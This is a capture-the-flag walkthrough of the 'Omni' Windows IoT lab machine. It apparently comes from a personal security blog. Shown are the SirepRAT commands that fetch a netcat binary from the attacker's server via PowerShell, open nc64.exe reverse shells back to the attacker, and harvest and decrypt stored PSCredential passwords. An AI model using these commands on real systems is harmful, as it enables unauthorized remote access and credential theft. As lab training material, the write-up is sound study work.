Welcome back hackers!! Today, we will be doing another windows based box named Omni. Lets dive in:

Enumeration

```
PORT      STATE SERVICE  REASON          VERSION
135/tcp   open  msrpc    syn-ack ttl 127 Microsoft Windows
RPC
5985/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS
httpd
8080/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS
httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-HTTPAPI/2.0
29817/tcp open  unknown  syn-ack ttl 127
29819/tcp open  arcserve syn-ack ttl 127 ARCserve Discovery
29820/tcp open  unknown  syn-ack ttl 127
1 service unrecognized despite returning data. If you know
the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port29820-TCP:V=7.92%I=7%D=2/1%Time=61F94D96%P=x86_64-
pc-linux-gnu%r(NU
SF:LL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Gen
ericLines,10,"\
SF:*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*
LY\xa5\xfb`\x04
SF:G\xa9m\x1c\xc9}\xc8O\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x
04G\xa9m\x1c\xc
SF:9}\xc8O\x12");
Service Info: Host: PING; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Few ports are open. Windows RPC port is open, port 5985 or winrm port is open, which means if we get credentials we can try to login and see. Port 8080 from scan shows we need credentials to move forward. And there are 3 more ports, 29819 port in particular returns arcserve service. I have never worked with this service before, we will see.

Port 29819 (ARCserve Discovery)

I googled about this service and surely I got bunch of exploits related to this service but I was not sure about the version. I tried to connect to this service and see what commands I can send using netcat, but the connection was getting reset by the target.

Port 8080

In the nmap scan, something stood out regarding this port. Its a Windows Device Portal (WDP). I googled about this and came to know that its a web server that lets you configure and manage settings for the device. If you google exploits, the one which stands out is this github link: https://github.com/SafeBreach-Labs/SirepRAT.git
Download this repo to your attacking machine and install the requirements as stated in the README page. Next, to verify whether we can run commands, we will run a simple command like this:


```
┌──(root💀kali)-[/opt/SirepRAT]
└─# python3 SirepRAT.py $IP GetFileFromDevice --remote_path
"C:\Windows\System32\drivers\etc\hosts" --v          2 ×
---------


---------
---------
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for
```

```
Windows.
#
# This file contains the mappings of IP addresses to host
names. Each
# entry should be kept on an individual line. The IP
address should
# be placed in the first column followed by the
corresponding host name.
# The IP address and the host name should be separated by
at least one
# space.
#
# Additionally, comments (such as these) may be inserted on
individual
# lines or following the machine name denoted by a '#'
symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source
server
#       38.25.63.10     x.acme.com              # x client
host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

---------
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<FileResult | type: 31, payload length: 824, payload peek:
'b'# Copyright (c) 1993-2009 Microsoft Corp.\r\n#\r\n#
Th''>
```

We can see that we have successfully fetched hosts file. Now lets upload nc binary and execute that to get a reverse shell.

Exploitation

Start a python webserver where your nc binary is sitting. Then run this command, and you should get a callback to your server:




```
┌──(root💀kali)-[/opt/SirepRAT]
└─# python3 SirepRAT.py $IP LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c po
wershell -c Invoke-WebRequest -Uri http://[redacted]/nc.exe -OutFile C:\Users\Public\nc.exe" --v
―――――――――

―――――――――
―――――――――

―――――――――
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

Next, just to check if we have successfully downloaded the binary, we can use dir command to list that directory:


```
──(root💀kali)-[/opt/SirepRAT]
└─# python3 SirepRAT.py $IP LaunchCommandWithOutput --
return_output --cmd "C:\Windows\System32\cmd.exe" --args
"/c dir C:\Users\Public" --v
---------


---------
---------
 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of C:\Users\Public

02/01/2022  04:13 PM    <DIR>          .
02/01/2022  04:13 PM    <DIR>          ..
02/01/2022  04:13 PM            59,392 nc.exe
               1 File(s)         59,392 bytes
               2 Dir(s)     567,021,568 bytes free


---------
---------


---------
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 332,
payload peek: 'b' Volume in drive C is MainOS\r\n Volume
Serial Numbe''>
```

```
<ErrorStreamResult | type: 12, payload length: 4, payload
peek: 'b'\x00\x00\x00\x00''>
```

We have successfully placed the binary. Now, lets execute it to get a shell. Side Note: I uploaded nc.exe but the target didn't support this version of nc.exe, so I uploaded nc64.exe and this time there were no errors:



```
┌──(root💀 kali)-[/opt/SirepRAT]
└─# python3 SirepRAT.py $IP LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c c:
\Users\Public\nc64.exe -e cmd.exe [redacted] 1234" --v
─────────


─────────
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```




```
┌──(root💀 kali)-[/home/rishabh/HTB/Windows/Omni]
└─# rlwrap nc -nvlp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.2.27.
Ncat: Connection from 10.129.2.27:49671.
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>
```

Privilege Escalation

Running executables like winpeas will unfortunately not work on this device. So manual enumeration is the way to go. Formost, systeminfo didn't work. Next, I enumerated the main drive manually and using the methodology I learned from windows priv esc course, I next looked for passwords using this command:

```
findstr /si user *.txt *.config *.bat
```


First, I ran this command in the root directory, and it gave so much of output, that my terminal got crashed. Next time, I ran this command in individual directories just to limit the output. Running this command in 'Program Files' directory yielded two passwords. One for app user and other for administrator:



```
findstr /si user *.txt *.bat *.config
WindowsPowerShell\Modules\PackageManagement\r.bat:net user app [redacted]3
WindowsPowerShell\Modules\PackageManagement\r.bat:net user administrator [redacted]
WindowsPowerShell\Modules\Pester\3.4.0\en-US\about_should.help.txt:        Users a wildcard to compare two objects. T
he comparision is not case sensitive.
WindowsPowerShell\Modules\Pester\3.4.0\en-US\about_should.help.txt:        Users a wildcard to compare two objects. T
he comparision is case sensitive.
WindowsPowerShell\Modules\Pester\3.4.0\en-US\about_TestDrive.help.txt:  creates a PSDrive inside the user's temporary
 drive that is accessible via a

C:\Program Files>
```

Evil-winrm didn't work with these credentials, because of some error. Next, I used these credentials to login to port 8080. Fortunately, both of these creds worked. Now, lets get reverse shell.
If you navigate around the application, under Processes tab, there is Run command feature. Whoami command wasn't working, so I searched for powershell alternative and found this:


```
$env:UserName
```



powershell -c $env:UserName

```
Command> $env:UserName
The filename, directory name, or volume label syntax is incorrect.
Command> powershell -c $env:UserName
app
```


You can see we are user app. Now, lets get a shell as user app. Open netcat listener and as we have already uploaded nc before, we will use the same binary to get a shell:



```
C:\Users\Public\nc64.exe -e powershell.exe [redacted] 1234
```


```
Command> $env:UserName
The filename, directory name, or volume label syntax is incorrect.
Command> powershell -c $env:UserName
app
Command> dir C:\Users\Public
 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of C:\Users\Public

02/01/2022  05:25 PM    <DIR>          .
```

We cannot yet read user.txt file because the flag has been encrypted using powershell:




```
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa288536400000000020000
0000001066000000001000020000000ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000
020000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a3bf
86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb5
3146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d
008a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
PS C:\Data\Users\app>
```

I copied the file contents and googled and found this article explaining how to decrypt this password: https://mcpmag.com/articles/2017/07/20/save-and-read-sensitive-data-with-powershell.aspx




```
$credential = Import-CliXml -Path user.txt
$credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\Data\Users\app>
```

We have successfully retrived the flag. Now, next is administrator. As we have the credential, we will follow the same approach. Also, if you notice, there is one file iot-admin.xml which contains the same format of PS credentials we saw earlier. If we follow the same method, we could recover the credentials of administrator user:



```
$credential = Import-CliXml -Path iot-admin.xml
$credential = Import-CliXml -Path iot-admin.xml
$credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
[redacted]
```

Now, lets use the credential to login as administrator.




Run Command

powershell -c $env:UserName

Run as DefaultAccount

```
Command> powershell -c $env:UserName
Administrator
```

We are administrator now. Lets get admin shell and be done with it. After catching the shell, we will do the same trick again to retrieve the root flag.



```
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000011d9a9af9398c648be30a7dd764d1f3a00000000020000
000000106600000001000020000000004f4016524600b3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e8000000002000
020000000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c6ca83efadab
e077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29ca8f78f
02334644000000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437c2f1b
40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
$credential = Import-CliXml -Path root.txt
$credential = Import-CliXml -Path root.txt
$credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
[redacted]
PS C:\Data\Users\Administrator> █
```

Cheers!! We have successfully rooted this machine.